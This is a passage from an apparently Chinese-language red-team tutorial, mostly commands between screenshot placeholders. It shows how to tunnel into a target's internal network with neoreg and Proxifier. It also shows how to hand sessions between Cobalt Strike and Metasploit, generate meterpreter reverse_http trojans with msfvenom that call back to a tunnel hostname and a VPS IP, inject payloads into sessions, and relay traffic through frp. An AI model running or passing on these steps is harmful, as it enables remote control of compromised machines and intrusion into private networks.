





访问检查是否地址正确




py -3 .\neoreg.py -k kele -u http://vipgz4.91tunnel.com:10049/web1/tunnel.php -p 9999 #用本地9999端口和对方建立连接




利用proxifire进行本地代理




代理到本地9999 socks 5




检查代理是否成功（loopback网络关了，goolge换成baidu)




代理成功利用攻击机可直接访问目标机内网






## （3）cs和msf联动


### 1）cs上线传递会话给msf（msf工具强大）




cs成功上线后传递会话



选择对应的监听






windows启动花生壳



攻击机启动端口映射





攻击机启动msf设置监听


use exploit/multi/handler

set payload windows/meterpreter/reverse\_http


set lhost 0.0.0.0

set lport 80


run



注意80端口是否被占用，如被占用找出后kill掉




### 2）msf拿到目标反传给cs（方便同伴一起攻击）



攻击机msf生成木马

msfvenom -p windows/meterpreter/reverse\_http LHOST=vipgz4.91tunnel.com LPORT=10049 -f exe >/tmp/shell.exe



攻击机启动端口映射



攻击机设置监听上线msf


use exploit/multi/handler

set payload windows/meterpreter/reverse\_http

set lhost 127.0.0.1


set lport 80

run



（注意木马如果是http那么payload也要是http）

攻击机cs设置好监听



攻击机msf传递会话给cs

background

use exploit/windows/local/payload\_inject

set payload windows/meterpreter/reverse\_http


set DisablePayloadHandler true

set lhost 119.3.158.99

set lport 9998


set session 1

exploit



成功传递给cs






------------------分割线-----------------------

方法二：使用vps+frp代替sunny（花生壳）

Vps启动frp服务端端口9997

./frps -c ./frps.ini



攻击机启动frp客户端编辑好配置文件

./frpc -c ./frpc.ini

119.3.158.99:6000--->127.0.0.1:80



msfvenom -p windows/meterpreter/reverse\_http LHOST=119.3.158.99 LPORT=6000 -f exe >/tmp/shell2.exe #生成木马反弹到vps上

攻击机设置监听上线msf #监听本地的80相当于监听vps的6000

use exploit/multi/handler

set payload windows/meterpreter/reverse\_http

set lhost 127.0.0.1

set lport 80

run

msf成功上线后续步骤与方法一一致

